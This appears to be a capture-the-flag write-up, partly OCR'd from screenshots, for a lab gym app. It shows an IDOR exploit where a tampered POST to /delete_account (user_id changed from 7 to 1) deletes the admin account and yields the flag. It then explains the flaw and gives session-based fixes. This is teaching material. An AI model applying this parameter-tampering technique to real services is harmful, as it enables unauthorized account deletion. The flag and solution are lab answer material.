404	GET	192.168.5.5:5000	favicon.ico	FaviconLoader.sys.mjs:175 (img)	html	cached	207 B
200	POST	192.168.5.5:5000	delete_account	profile:127 (fetch)	json	209 B	43 B

```
JSON
user_id: "7"
```

4 requests | 3.72 kB / 4.05 kB transferred | Finish: 5.62 s | DOMContentLoaded: 552 ms | load: 556 ms


The application was trusting the client-side user_id parameter.

This suggested a possible IDOR vulnerability

Exploitation

Step 4 – Exploiting IDOR

I modified the request using "Edit and Resend" in Firefox DevTools.



http://192.168.5.5:5000/profile

Manage your ThunderGym account

User ID: 7
Username: user1
Role: Member

⚠ Danger Zone
Deleting your account is permanent and cannot be undone.


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.5.5:5000		document	html	3.46 kB	3.27 kB
404	GET	192.168.5.5:5000		stylesheet	html	389 B	207 B
404	GET	192.168.5.5:5000		FaviconLoader.sys.mjs:175 (img)	html	cached	207 B
200	POST	192.168.5.5:5000	delete_account	profile:127 (fetch)	json	209 B	43 B

4 requests | 3.72 kB / 4.05 kB transferred | Finish: 5.62 s | DOMContentLoaded: 552 ms | load: 556 ms

```
JSON
user_id: "7"
```

Original:

user_id=7



http://192.168.5.5:5000/profile

Manage your ThunderGym account

User ID: 7
Username: user1
Role: Member

⚠ Danger Zone
Deleting your account is permanent and cannot be undone.

POST http://192.168.5.5:5000/delete_account

URL Parameters
name value

Headers
Host 192.168.5.5:5000


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.5.5:5000	profile	document	html	3.46 kB	3.27 kB
404	GET	192.168.5.5:5000	style.css	stylesheet	html	389 B	207 B
404	GET	192.168.5.5:5000	favicon.ico	FaviconLoader.sy…	html	cached	207 B
200	POST	192.168.5.5:5000	delete_account	profile:127 (fetch)	json	209 B	43 B

4 requests | 3.72 kB / 4.05 kB transferred | Finish: 5.62 s | DOMContentLoaded: 552 ms | load: 556 ms

```
JSON
user_id: "7"
```

Modified:

user_id=1



http://192.168.5.5:5000/profile

Manage your ThunderGym account

User ID: 7

Username: user1


Role: Member

⚠ **Danger Zone**

Deleting your account is permanent and cannot be undone.

```
Body
{"user_id":"1"}

Status  Method  Domain             File            Initiator             Type  Transferred  Size
200     GET     192.168.5.5:5000   profile         document              html  3.46 kB      3.27 kB
404     GET     192.168.5.5:5000   style.css       stylesheet            html  389 B        207 B
404     GET     192.168.5.5:5000   favicon.ico     FaviconLoader.sy...   html  cached       207 B
200     POST    192.168.5.5:5000   delete_account  profile:127 (fetch)   json  209 B        43 B
200     POST    192.168.5.5:5000   delete_account  NetUtil.sys.mjs:14... json  254 B        88 B

5 requests | 3.81 kB / 4.31 kB transferred | Finish: 58.02 s | DOMContentLoaded: 552 ms | load: 556 ms

JSON
user_id: "1"
```

Response:



http://192.168.5.5:5000/delete_account

```
flag:     "ThunderCipher{id0r_4cc0unt_t4k30v3r_2k26}"
message:  "Admin account deleted!"
```

```
{
  "flag": "ThunderCipher{id0r_4cc0unt_t4k30v3r_2k26}",
  "message": "Admin account deleted!"
}
```

Vulnerability Explanation

Vulnerability – IDOR (Insecure Direct Object Reference)

The server did not verify whether the logged-in user was authorized

to delete the specified user_id.

The application trusted client-controlled input, allowing deletion

of arbitrary users including the admin account.

This is categorized under:

Broken Access Control

OWASP Top 10 – A01

Impact

- Any user could delete any other user
- Admin account deletion was possible
- Complete compromise of application integrity

In a real-world scenario, this could lead to:

- Account takeover
- Data loss
- Privilege escalation

How to Fix

Mitigation

The correct implementation should:

Option 1 – Ignore client input

```
user_id = session['user_id']

delete_user(user_id)
```

Option 2 – Verify ownership

```
if session['user_id'] != request.form['user_id']:

    return "Unauthorized"
```

Never trust client-controlled object identifiers.


Lessons Learned

- Always inspect HTTP requests using DevTools
- If you see IDs in requests → try modifying them
- Broken Access Control is extremely common
- IDOR is one of the most frequent real-world web vulnerabilities

Attack Flow Summary

- Scanned target → Found port 5000
- Registered test account
- Monitored delete request
- Identified client-controlled user_id
- Modified user_id=7 → user_id=1
- Deleted admin account
- Retrieved flag

Final Flag



thundercipher.tech/room/110

Target: 192.168.5.5

Time left: 35:38

1 / 1 Solved

What is the flag?

ipher{id0r_4cc0unt_t4k30v3r_2k26}

No writeups available yet.

ThunderCipher{id0r_4cc0unt_t4k30v3r_2k26}